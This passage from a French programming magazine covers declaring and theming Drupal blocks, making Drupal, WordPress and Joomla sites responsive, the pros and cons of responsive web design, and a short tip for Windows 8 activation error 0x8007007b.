C'est l'argument \$op qui définit plus précisément l'opération en cours de traitement. Ces opérations sont au nombre de quatre : *list*, *configure*, *save* et *view*. L'opération *list* permet de déclarer nos blocs. Le hook doit alors retourner un tableau de définition de blocs, identifiés par leur delta. Chaque élément de ce tableau étant lui-même un tableau constitué de paires clés/valeurs. Voici ce que cela donne ci-dessous. (Le lecteur trouvera le code complet de tous les exemples de cet article sur notre site www.programmez.com)

```
case 'list':
  $blocks = array(
    'prog' => array(
      'info' => t('Programmez! block'),
      'status' => true,
      'region' => 'right',
      'weight' => -20,
      'visibility' => 1,
      'pages' => 'node/add/*',
      'custom' => false,
      'title' => t('Programmez! block'),
    ),
    'abo' => array(
      'info' => t('Subscription block'),
      'status' => true,
      'region' => 'right',
      'weight' => -19,
      'visibility' => 1,
      'pages' => 'node/add/*',
      'custom' => false,
      'title' => t('Subscription block'),
    ),
  );
  return $blocks;
break;
```

Dans ces paires clés/valeurs, info définit une chaîne traduisible qui sera visible dans l'interface d'administration des blocs. La clé *titre*, également traduisible, quant à elle, correspond au titre du bloc tel qu'il sera affiché, et qu'il est toujours possible de redéfinir dans l'interface d'administration. Le booléen *status* à true indique un bloc

actif par défaut. La clé *weight* définit l'ordre d'affichage dans une région. La clé *visibility* définit le mode de filtre d'affichage des blocs. Ici 1 signifie 'seulement sur les pages listées'. Pages qui sont définies par la clé *pages* => *node/add/**. La clé *custom* est normalement à false, puisque le bloc est défini par programmation. Enfin la clé *region* mérite une attention toute particulière. Sa valeur est le nom ... d'une région. Mais pour quel thème ?

Cela ne peut pas être défini ici. Le thème Garland propose bien une région dont le nom est *right*. Si vous allez dans l'interface d'administration des blocs en étant sous ce thème, notre hook sera invoqué, et les blocs seront affectés à la région.

En revanche si vous allez dans l'interface depuis un autre thème, si ce dernier à une région 'right' cela fonctionne encore, mais sinon, le bloc sera désactivé. Bien sûr vous pourrez lui affecter une région a posteriori depuis l'interface.

Chaque fois que vous allez dans cette interface depuis un thème, le hook est invoqué et les entrées dans la table blocks seront créées en conséquence. Mais attention ! Si vous modifiez votre code et que vous revisitez l'interface depuis un thème pour lequel les blocs sont déjà enregistrés, **rien ne sera mis à jour en base de données**. En outre, si vous désinstallez votre module, les blocs ne seront pas effacés de la table blocks. Ces observations amènent à formuler plusieurs conclusions :

Même si Drupal nous permet de le faire, affecter un bloc à une région par programmation ne fait pas grand sens.

L'opération *list*, si elle doit être traitée, et si elle est l'endroit normalement prévu à cet effet, n'est peut-être pas le meilleur emplacement pour déclarer un bloc.

Drupal, aussi formidable qu'il soit, n'est pas très consistant à ce niveau car il ne permet pas d'installer automatiquement les blocs créés par un module. Une autre possibilité est de passer par les hooks d'installation et de désinstallation d'un module. Depuis ces endroits on agira directement sur la base de données pour déclarer les blocs ou les effacer. Là encore, affecter un bloc à une région ne fera (un peu de) sens que si l'on est sûr que le thème existe. Garland qui est souvent le thème d'administration par défaut est un bon candidat. Voici alors le code :

```
function progblock_install() {
  db_query('INSERT INTO {blocks} (module, delta, theme, status,
  weight, region, pages, visibility, title)
  VALUES ("%s", "%s", "%s", %d, %d, "%s", %d, "%s"),
  "progblock", "prog", "garland", 1, -20, 'right', 'node/add/*', 1,
  t('Programmez! block'));

  db_query('INSERT INTO {blocks} (module, delta, theme, status,
  weight, region, pages, visibility, title)
  VALUES ("%s", "%s", "%s", %d, %d, "%s", %d, "%s"),
  "progblock", "abo", "garland", 1, -19, 'right', 'node/add/*', 1,
  t('Subscription block'));
}

function progblock_uninstall() {
  db_query('DELETE FROM {blocks} WHERE module="%s" AND delta=
  "%s", "progblock", "prog");
  db_query('DELETE FROM {blocks} WHERE module="%s" AND delta=
  "%s", "progblock", "abo");
}
```

7 CONFIGURATION D'UN BLOC

L'opération configurer de hook_block permet d'ajouter à la volée des éléments au formulaire de configuration individuelle d'un bloc. Supposons que nous voulions rajouter une case à cocher qui nous permette de décider si notre bloc d'identifiant (delta) prog doit être mis en cache [Fig.4]. Cette information sera ensuite sauvegardée en base de données dans la table 'variable' lors de l'opération save. Voici le code qui réalise cela.

```
case 'configure':
  $form = array();
  if($delta == 'prog') {
    $form['progblock_config_cache'] = array(
      '#type' => 'checkboxes',
      '#title' => 'Performances',
      '#options' => array('cache' => 'Mettre en cache'),
      '#default_value' => array('cache' => variable_get('progblock_config_cache', 0)),
    );
    return $form;
  }
  break;
case 'save':
  if($delta == 'prog') {
    variable_set('progblock_config_cache', $edit['progblock_config_cache']['cache']);
  }
  Break;
}
```

8 L'AFFICHAGE DES BLOCS

Enfin, il faut traiter l'affichage des blocs. Cela se fait dans l'opération view, et cela ne présente aucune difficulté.

```
case 'view':
  switch($delta) {
    case 'prog':
      // ici éventuellement tester les droits d'accès
      // et agir en conséquence
      $contenu = 'Programmez! c\'est bon pour la santé';
      $block['content'] = $contenu; // ou theme('un_hook', $contenu);
      return $block;
      break;
    case 'abo':
      // ici éventuellement tester les droits d'accès
      // et agir en conséquence
      $contenu = 'Pour bien Programmez! le mieux est de vous abonner :-)';
      $block['content'] = $contenu; // ou theme('un_hook', $contenu);
      return $block;
      break;
    default:
      break;
  }
}
```

9 PERSONNALISER L'AFFICHAGE DES BLOCS


L'endroit idéal pour cela est certainement un patron d'affichage. Il suffit de copier le modèle de template block.tpl.php du module block. De le déposer dans le répertoire du thème, de le renommer selon la convention Drupal block-module-delta et d'en personnaliser le contenu. Voici pour notre module progblock et le delta (identifiant) prog le fichier block-progblock-prog.tpl.php.

```
<div id=>block-<?php print $block->module . '-' . $block->delta;
?><?php if (!empty($block->subject)): ?>
  <h2><?php print $block->subject ?></h2>
<?php endif; ?>

<div class=>prog-bloc content><?php print $block->content ?></div>
</div>
```

10 SOUS DRUPAL 7

C'est exactement la même chose que sous Drupal 6, sauf que c'est différent :-) Tout d'abord des blocs ne pourront apparaître dans les colonnes d'un thème d'administration que si vous avez désactivé le module overlay. Au lieu d'un seul hook, il y en a plusieurs qui sont constitués par les noms d'opérations : list donne... hook_block_info, et nous avons ensuite hook_block_configure, hook_block_save, hook_block_view. Il est ensuite possible d'agir à posteriori sur les blocs, via des hook suffixés par le terme _alter. Nous renvoyons le lecteur à la documentation sur ce point. Enfin les noms de templates contiennent des doubles tirets. Mais à part tous ces changements, le code proprement dit est identique :-) Le lecteur trouvera l'exemple complet pour Drupal 7 sur notre site.



Nous enrichissons le formulaire de configuration de nos blocs par des opérations de cache.

Frédéric Mazué - fmazue@programmez.com

Rendre mon CMS responsive

Depuis l'apparition des nouveaux supports (téléphones, tablettes...), les gestionnaires de contenus, ont dû repenser leur façon de lire l'information et de la présenter. C'est pourquoi l'ensemble des CMS proposent différentes extensions pour répondre aux attentes des lecteurs et des développeurs.

Le Web Design a évolué et ne peut plus proposer une seule résolution qui était la page web « standard ». De nos jours il a provoqué une redéfinition des règles d'affichage sans impacter le contenu. Or, le choix de passer dans un mode « dynamique » soulève différentes interrogations, même pour les gestionnaires de contenus (CMS). Les résolutions standards à ne pas oublier, pour rendre son contenu « responsive », sont les suivantes :

- Smartphone (320px, attention tout de même aux grandes diagonales actuelles)
- Tablette (768px)
- Netbook (1024px)
- Desktop (1600px, voir plus)

> Contraintes et solutions

Suivant le langage que vous utilisez pour vos pages web, vous risquez de ne pas pouvoir afficher correctement celles-ci dans certaines résolutions. Sauf si vous les adaptez spécifiquement ou redéveloppez une couche par type de terminal. Par exemple, si vous placez des zones animées dans vos pages, réalisées en Flash, certaines résolutions d'affichages ne pourront être disponibles, comme les bandeaux en 480x60, sauf si vous prévoyez une animation de remplacement. Et surtout, Flash ne sera pas partout. Contrainte technique à ne surtout pas oublier. Une des solutions alternatives pour garder un rendu identique est d'utiliser des langages plus adaptés au responsive design. La solution actuelle pour répondre à cette problématique repose essentiellement sur Javascript, HTML 5 et bien entendu le CSS 3. Reportez-vous au dossier publié sur le sujet dans Programmez ! 162.

> Positionnement des CMS


Pour répondre aux attentes du Responsive Design, de nombreux CMS ont repensé le concept de certains emplacements d'affichages sous la forme de « bloc de contenu » pour permettre de garder des zones d'affichages appropriées avec une largeur et une hauteur spécifique. Ainsi, vous pouvez insérer dans une zone, du contenu 'header', 'index', 'menu', 'annexe', 'produit', 'commentaires', 'footer'.

Dans la réalité, les CMS proposent souvent 2 approches :

- Utilisation d'une extension/module/plugin
- Adaptation d'un thème

Si votre préférence se porte sur le thème, il s'agit d'une solution plus avantageuse à long terme. Mais si vous souhaitez l'utiliser à travers l'interface du back-office, et par conséquent en utilisant une extension, cette solution est plus rapide sur le court terme. L'article effectuera un tour d'horizon sur les différentes possibilités mises à votre disposition, pour proposer ce passage assez complexe mais facile pour insérer dans votre projet web « responsive ».

Précision de la rédaction : attention ! Vous n'afficherez pas le même contenu sur un PC, une tablette, un smartphone. Le contenu doit en effet être ciblé selon le canal utilisé ainsi que la manière de présenter l'information et les fonctions / interactivités liées.



DRUPAL

Drupal propose un affichage sous la forme de 'blocs de contenus', permettant ainsi d'effectuer très peu de modifications pour répondre aux attentes de responsive design.

> Template

Drupal a une capacité thématique extensible ce qui permet de proposer un sous-thème dans un thème existant. Le sous-thème héritera des ressources Javascript, CSS et les fonctions template.php de son thème parent. Ainsi, vous pouvez aborder un thème personnalisé de la même manière que dans le développement de modules. Vous pouvez vous appuyer sur le thème de contribution native comme Zen, Adaptivetheme ou Omega. Ce dernier est le plus avancé pour Drupal 7, car il utilise HTML 5, Grid 960, Responsive Design et vous pourrez vous en servir comme thème de base.

> Module

Au niveau du contenu, Drupal met à votre disposition des modules pour adapter le contenu suivant le support de lecture et du device :

> Views Responsive Grid

Ce module est disponible en Drupal 7 et montre le résultat final de votre contenu sous la forme d'une grille. Son but est de vous faire gagner du temps au niveau de l'affichage et du positionnement final. L'interface de celui-ci propose de sélectionner l'ordre de disposition en grille horizontale et verticale.

> Responsive_images

Bibliothèque qui associe plusieurs modules. Tout d'abord il stocke les images dans différentes résolutions pour proposer le meilleur format lors de l'affichage d'un contenu suivant la résolution et la dimension de votre navigateur. De plus, vous pouvez associer plusieurs dimensions pour un même contenu pour optimiser la qualité de vos illustrations.

> Alloy

Module qui facilite l'utilisation de la gestion des sous-thèmes. Il utilise toutes les régions de défaut pour la fusion, avec la possibilité d'associer les blocs et le CSS3 pour améliorer l'affichage et les médiaqueries.

WORDPRESS

Il propose une approche différente du responsive design, mais vous avez la possibilité de le mettre en place suivant vos besoins.

> Thème

Pour réaliser un thème Wordpress, compatible responsive, vous devez prévoir quelques lignes de code supplémentaires dans votre CSS.

```
/* landscape */
@media screen and (min-width: 321px) {
    #wrapper {
        background-color: #ffDD00;
        margin: 0 auto;
        width: 90%;
        width: 400px;
        overflow: auto;
    }
}

/* portrait */
@media screen and (max-width: 320px) {
    #wrapper {
        /*background-color: #ff0000; */
        margin: 0 auto;
        width: 300px;
        overflow: auto;
    }
}
```

> Plugin

Du coté des plugins, le CMS Wordpress propose 2 approches. Tout d'abord, vous pouvez imposer à l'ensemble de vos plugins une fonction supplémentaire pour définir la largeur de l'écran, qui se représente de la façon suivante :

```
function ipad_add_css_and_js() {
    echo '<link rel="stylesheet" href="' . get_bloginfo('wpurl') . '/wp-content/plugins/responsive-twentyten/css/style.css" media="screen and (min-device-width: 768px)" type="text/css" />
    <link type="text/css" rel="stylesheet" media="only screen and (max-device-width: 768px)" href="' . get_bloginfo('wpurl') . '/wp-content/plugins/responsive-twentyten/css/tablet_style.css" />
    <meta name="viewport" content="width=device-width, minimum-scale=1.0, maximum-scale=1.0">';
}

add_action('wp_head', 'ipad_add_css_and_js');
```

Cependant, vous pouvez aussi utiliser les différents plugins disponibles que propose ce CMS pour afficher un mode responsive compatible :

> Mobile detector

Ce plugin redimensionne vos pages pour qu'elles tiennent sur un petit écran au lieu d'afficher leur propre thème. Comme ceci, votre projet est automatiquement disponible pour les smartphones, tout en gardant le design d'origine.

> WPtouch

Ce plugin affiche vos pages, articles et catégories sous la forme d'une liste pour les possesseurs de téléphones. Par ailleurs, vous pouvez modifier l'apparence finale à partir de l'interface d'administration. Les emplacements affichés sont configurables, et ainsi, vos titres, alignements du texte, pied de page et page d'accueil peuvent changer d'apparence.

> WpviewMobile

Ce plugin propose les mêmes fonctionnalités que le précédent, avec la particularité de pouvoir désactiver le mode images ou de les retailer.

JOOMLA

L'outil a évolué pour permettre de réaliser un responsive design. Vous devrez quand même passer à des versions récentes pour en bénéficier.

> Thème

Depuis les versions 2.0/2.5, le CMS Joomla propose des templates répondant au responsive design. Cependant tous les templates natifs et populaires ne sont pas compatibles. Toutefois, vous pouvez déjà compter sur les templates JoomlaBamboo, JoomlaArt, JoomlaPraise pour répondre aux différentes attentes.

> Extension

Pour concevoir un template « responsive design » avec le CMS Joomla, vous pouvez vous appuyez sur le composant « Template créateur CK ». Vous devrez garder à l'esprit que si vous utilisez cette technique, vous devez rester dans une logique simple et fonctionnelle. Bien entendu, il existe des extensions pour vous faciliter la compatibilité. Les plus connues sont :

> Unite revolution responsive slider

Il s'agit d'une extension très complète répondant à tous les cas courants du moment. Vous contrôlez l'extension à partir d'une interface dans le back-office, qui propose de nombreux choix : La possibilité de redimensionner une image, d'associer le CSS avec jQuery, tout devient personnalisable sans aucune limite avec un mode drag and drop...

> Simple Responsive SlideShow

Il s'agit d'un diaporama intelligent qui s'adapte et se redimensionne pour tous les devices. De plus, vous pouvez personnaliser l'extension en modifiant le fond d'écran, les effets de transitions, la durée, les mouvements, etc.

CONCLUSION

Même si cet article n'a pas abordé tous les CMS, vous devez regarder en détail le vôtre et vérifier la compatibilité responsive à travers le template, et/ou au travers d'extensions. Bien entendu, pour réaliser un « responsive design », il existe des outils qui permettent de concevoir des templates professionnels, complexes en quelques clics pour l'ensemble des CMS populaires (Drupal, Joomla, Wordpress...) comme Artisteer. Vous devez faire très attention car vous pouvez rencontrer quelques difficultés lors de l'évolution de celui-ci ou au niveau des modifications partielles. Et n'oubliez pas non plus le déploiement en production...

Christophe Villeneuve

Consultant pour Neuros, auteur du livre « PHP & MySQL-Mysqli-PDO, Construisez votre application », aux Éditions ENI. Rédacteur pour WebRIVER, membre des Teams DrupalFR, AFUP, LeMug.fr, Drupagora, PHPTV.

Responsive web design : pour ou contre ?



Avec la multiplication du nombre de supports permettant de surfer sur le web, l'ergonomie des sites internet proposés aux visiteurs, peu importe le terminal utilisé, est au cœur des préoccupations en 2013. Le responsive web design représente pour beaucoup la solution miracle pour universaliser un site web. Décryptage de cette évolution attrayante du web : quels en sont les avantages et inconvénients ? Et comment concevoir des sites responsive ?

LE RESPONSIVE DESIGN, DÉFINITION ET ENJEUX

Les usages web ont fortement évolué depuis plusieurs années. L'utilisation des mobiles et tablettes explose ; plus de 23 millions de français ont en effet déjà accédé à internet via leur mobile [1] et plus de 3 millions de foyers possèdent une tablette tactile en France [2].

Il devient donc crucial pour les entreprises, à la fois du secteur privé et public, de réfléchir à leur présence multi-écrans (ordinateur, mobile, tablette, télévision connectée) afin d'offrir aux visiteurs l'expérience utilisateur la plus confortable et ergonomique possible. Deux solutions se démarquent pour répondre à ces problématiques ; soit mettre en place des versions séparées dédiées aux mobinautes (version mobile, application mobile), ou d'un autre côté, miser sur le responsive web design (conception adaptative en français).

De plus en plus plébiscité en entreprise, le

responsive design est une technique qui vise à optimiser ou adapter automatiquement l'affichage d'un site web en fonction du terminal utilisé.

Concept séduisant, il implique de repenser en profondeur la conception des sites et interfaces et d'anticiper les contraintes d'utilisabilité quel que soit le support de navigation choisi.

> Un défi de taille : l'ergonomie

A chaque utilisateur correspond un usage distinct du web en fonction du terminal utilisé. Chaque écran implique un usage et des contraintes distinctes : tactile, taille d'écran, débit internet. Comment concilier ergonomie et multiplication des usages ?

Le responsive design répond à cette question en permettant de concevoir un site unique compatible quel que soit le support emprunté, évitant ainsi le développement de plusieurs versions d'un site web ou d'applications natives. Le site web conçu peut donc changer de forme, s'adapter automatiquement selon la taille d'écran, une expérience unique et séduisante pour l'utilisateur ! Concrètement, comment ça marche ?

Le responsive design repose sur trois composants clés :

- Des requêtes de média (media queries) : il s'agit de critères en CSS3 qui permettent d'adapter dynamiquement le design en fonction des caractéristiques de chaque support utilisé et de la taille d'écran correspondante.
- Des grilles fluides : il s'agit de concevoir une interface composée de blocs en unités relatives, cette conception modulaire permet de jouer sur la composition de la page en fonction de la largeur de l'écran. Les éléments fluides occupent le même pourcentage d'espace sur les différents écrans. Par exemple un élément va prendre 50 % de la largeur, quel que soit le terminal.
- Des images flexibles : autre élément important du responsive design il s'agit de proposer des images dont la taille et la disposition s'ajustent en fonction de l'écran. Une première solution est de définir les images en unité relative, le redimensionnement de l'image est alors laissé au navigateur. Si cette solution a l'avantage de la simplicité, le résultat est malheureusement loin d'être optimal en termes de qua-

(1) Chiffres de Médiamétrie au 4^{ème} trimestre 2012
(2) Chiffres de Médiamétrie au 3^{ème} trimestre 2012


lité et le poids de l'image reste inchangé, ce qui peut poser problème lors de connexion à faible débit (GPRS, Edge, ...). Une autre solution est d'afficher certaines images (par exemple celles liées au design) à l'aide des media queries. Par exemple, en définissant une feuille de style dédiée aux écrans de moins de 480px, les images utilisées dans cette feuille de style peuvent être spécifiquement adaptées à cette résolution : le redimensionnement est fait à l'avance par un logiciel spécialisé et le poids de l'image est réduit. Pour les images intégrées dans le corps de la page, il suffit de déclarer chacune des images et d'afficher/cacher les images à l'aide des media-queries. Attention toutefois, le navigateur télécharge toutes les feuilles de styles, le principal défaut de cette méthode est que les images cachées seront aussi téléchargées. L'utilisation de javascript est une troisième piste intéressante puisqu'elle permet d'optimiser le chargement des images et éviter que le navigateur ne charge des images inutiles ; les media queries étant utilisées pour le reste.

Dans la pratique, mettre en œuvre un site caméléon qui saura s'adapter automatiquement à chaque terminal en fonction de ses caractéristiques spécifiques est donc délicat. Il est essentiel de reconsidérer tous les cas de figure possibles, les agencements de contenus, les redimensionnements d'images et d'optimiser l'utilisabilité du site, peu importe le support.

RESPONSIVE DESIGN, VERSION MOBILE OU APPLICATION DÉDIÉE ?

Si le responsive design est une nouvelle tendance de fond, il existe tout de même d'autres options envisageables en fonction du type de projet web. Quelle solution est la plus propice ?

Sans prendre en compte les considérations techniques et budgétaires, la meilleure solution serait bien sûr de proposer une déclinaison sur mesure pour chaque support utilisé par le consommateur. Une telle proposition, non seulement bien utopique, serait rapidement obsolète au vu de la recrudescence des terminaux aux formats différents. Construire une version séparée ou encore une application mobile permet de proposer aux utilisateurs une expérience utilisateur souvent plus riche. En effet, en proposant un



site totalement différent du site web classique, il sera possible d'ajouter des contenus, des pages, des fonctionnalités spécifiques.

Cependant, développer un tel environnement web avec différentes versions de sites applicables selon les supports visés implique des efforts conséquents en termes de coût, de maintenance, des délais de développement souvent plus longs ou suppose l'utilisation d'un CMS pensé pour le multicanal.

Le responsive permet de proposer une base HTML/CSS unique qui sera compatible quel que soit le terminal. Les avantages sont donc nombreux :

- Un temps de maintenance réduit
- Un contenu unique : cela permet une gestion unique et centralisée, de même que des efforts de rédaction et de duplication des contenus moins importants.
- Une URL unique : élément important non seulement pour l'optimisation du référencement naturel sur les moteurs de recherche mais aussi en matière de communication externe.
- Une seule expérience utilisateur : il s'agit de concevoir une interface à l'ergonomie intuitive unique pour l'ensemble des supports.
- Des coûts de développement moins élevés que pour des versions séparées

Cependant, si la solution est séduisante et

semble simple à première vue, un site responsive peut s'avérer complexe à mettre en place.

LE RESPONSIVE DESIGN : QUELLES CONSIDÉRATIONS TECHNIQUES ?

Le responsive design impose des contraintes techniques lourdes sur la conception et implique de revoir en profondeur les rôles et expertises de l'équipe projet. Par exemple, dans un projet responsive, l'intégrateur devra travailler en étroite collaboration avec le webdesigner, contrairement aux projets classiques.

- La phase de conception est plus lourde : quelle approche adopter pour décider des points de rupture du design du site ? Penser aux contenus ? Penser aux terminaux ?
- Les temps de développement sont plus longs qu'un site classique seul
- Les temps d'affichage sont potentiellement plus longs en raison des ajustements d'images et de contenus. Cependant une gestion fine des images responsive permet de pallier cette limite, particulièrement avec l'utilisation de javascript.
- La compatibilité avec les différents navigateurs est un point sensible en raison des codes HTML et CSS plus travaillés que

pour un site classique. En effet, tous les navigateurs ne gèrent pas les media queries notamment IE7 et IE8. Toutefois, il existe plusieurs librairies javascript comme par exemple le plugin jQuery qui permettent de contourner cette limite.

- Les coûts de développement sont généralement plus élevés

> Des familles de résolutions

Pour appréhender au mieux un projet responsive, il est important de constituer au préalable des familles de résolutions : < 600 px pour les Smartphones, entre 600px et 900px pour les tablettes orientées portrait, et plus de 900px pour les ordinateurs de bureau. Ensuite, pour chaque famille, il s'agit de définir les ajustements de pages et de contenus.

> Une conception focalisée sur l'essentiel

La conception est une étape charnière dans la réalisation d'un site web, responsive ou non. Elle consiste en la définition du zoning, l'architecture du site, et l'inventaire des contenus.

Dans cette phase clé, il est nécessaire de réaliser une interface sous forme de grille et de blocs. Les blocs doivent être distincts les uns des autres et il faut éviter d'inclure une information d'un bloc dans un autre. Une fois la grille de blocs réalisée, il suffit de déplacer les blocs en fonction des familles d'écrans. Pour cela, il est possible d'utiliser des motifs de dispositions pour le responsive design. Certains blocs peuvent être cachés (par exemple une barre latérale, certaines images) ou minimisés (exemple une barre de navigation).

Il est important de garder en tête qu'un internaute naviguera différemment sur un mobile et sur un ordinateur de bureau. Il est donc souvent préférable de cacher certains éléments de contenu plutôt que de perdre l'attention de l'internaute et entraver sa navigation. De plus, l'interface tactile est différente de l'interface clavier/souris. Il faut donc s'occuper de la gestion de la navigation principale et du footer. N'oubliez pas de rapidement réaliser un prototype pour tester le site sur les terminaux visés !

Une bonne solution est de commencer la conception d'interfaces responsive du plus petit format (approche appelée Mobile first) au plus grand. Cette approche permet de se focaliser sur l'affichage des contenus, les fonctionnalités clés et l'expérience utilisateur enrichie. Cependant, l'approche retenue pour la création graphique dépend du projet et de l'étude de la cible. En effet, il peut être préférable de produire un layout dense pour une version bureau qui sera à priori plus utilisée par les internautes, puis décliner chaque gabarit de page pour des écrans moins larges.

> L'optimisation de l'intégration graphique

En termes de développement HTML/CSS, l'utilisation d'un framework permet de faciliter et d'accélérer le développement. Ils sont à privilégier en comparaison de templates écrits de toute pièce par l'intégrateur. Attention toutefois à ne pas négliger la montée de compétences associée, et la rigueur qui s'impose dans leur utilisation. Pour réaliser un développement responsive, les frameworks les plus utilisés sont généralement :

- SimpleGrid qui permet de simplifier la mise en page d'une grille par l'utilisation d'une

classe par élément. L'utilisation est particulièrement simple

- Skeleton qui utilise seulement des CSS. L'outil est particulièrement adapté à de petits sites et sa prise en main est rapide
- Twitter bootstrap qui utilise jQuery. Il inclut de nombreux éléments graphiques et permet de mettre en place rapidement un site multi-terminal
- Foundation qui propose un framework très complet en se basant sur Sasset sur Compass plutôt que sur du simple CSS. Il utilise jQuery pour certains éléments graphiques. L'outil, plus léger et plus simple que Twitter bootstrap, permet de mettre en place rapidement un prototype, et dispose de nombreux éléments graphiques. Un prototype facilite la compréhension et la simulation de l'ergonomie.

> Responsive design et CMS web

Nous avons vu qu'un projet responsive design va beaucoup plus solliciter la rigueur de l'intégrateur web qu'un projet classique. D'où la nécessité de se reposer sur un moteur de template directif et efficace et d'aller vers un CMS fortement orienté XML tel que les CMS Lenya, Symphony et Ametys par exemple.

Pour le cas de projets menés avec le CMS Ametys, celui-ci propose un moteur de template basé sur des transformations XML exclusivement. L'intégrateur a donc l'assurance d'avoir des contenus sans aucune balise graphique parasite, et du XHTML valide à toutes les étapes de constitution de sa page définitive.

Frédéric Ravetier

Directeur Projet chez Anyware Services, société éditrice du CMS Ametys.



ABONNEMENT PDF

30 € par an soit 2,73 € le numéro

www.programmez.com

Abonnement INTÉGRAL

Pour un supplément de 10 € an
accès illimité aux archives

Cette option est réservée aux abonnés pour 1 an au magazine, quel que soit le type d'abonnement (Standard, Numérique, Etudiant). Le prix de leur abonnement normal est majoré de 10 € (prix identique pour toutes zones géographiques). Pendant la durée de leur abonnement, ils ont ainsi accès, en supplément, à tous les anciens numéros et articles/ dossiers parus.

Fixer l'erreur 0x8007007b d'activation de Windows 8

Votre Windows 8 n'est pas encore activé, vous souhaitez le faire, mais un message vous informe que : « Windows ne peut pas être activé pour le moment. Essayez d'activer Windows plus tard. Si ce problème persiste, contactez votre administrateur système ou le support technique pour obtenir de l'aide ».

Vous avez essayé à nouveau, mais toujours le même message... Ou vous avez le message : impossible d'activer Windows, avec le Code d'erreur 0x8007007b.

La syntaxe du nom de fichier, de répertoire ou de volume est incorrecte.

UNE SOLUTION SIMPLE !

Vous devez peut-être entrer à nouveau votre clé de produit. Pour résoudre ce problème, procédez comme suit :

- Appuyez sur les touches Windows + X, puis cliquez sur Exécuter
- Tapez slui 3, puis cliquez sur le bouton OK
- Entrez votre clé de produit à 25 chiffres sans les tirets, puis cliquez sur le bouton Activer.

Si tout va bien, vous allez voir le message : Merci vous avez terminé

Azzam Alnijres

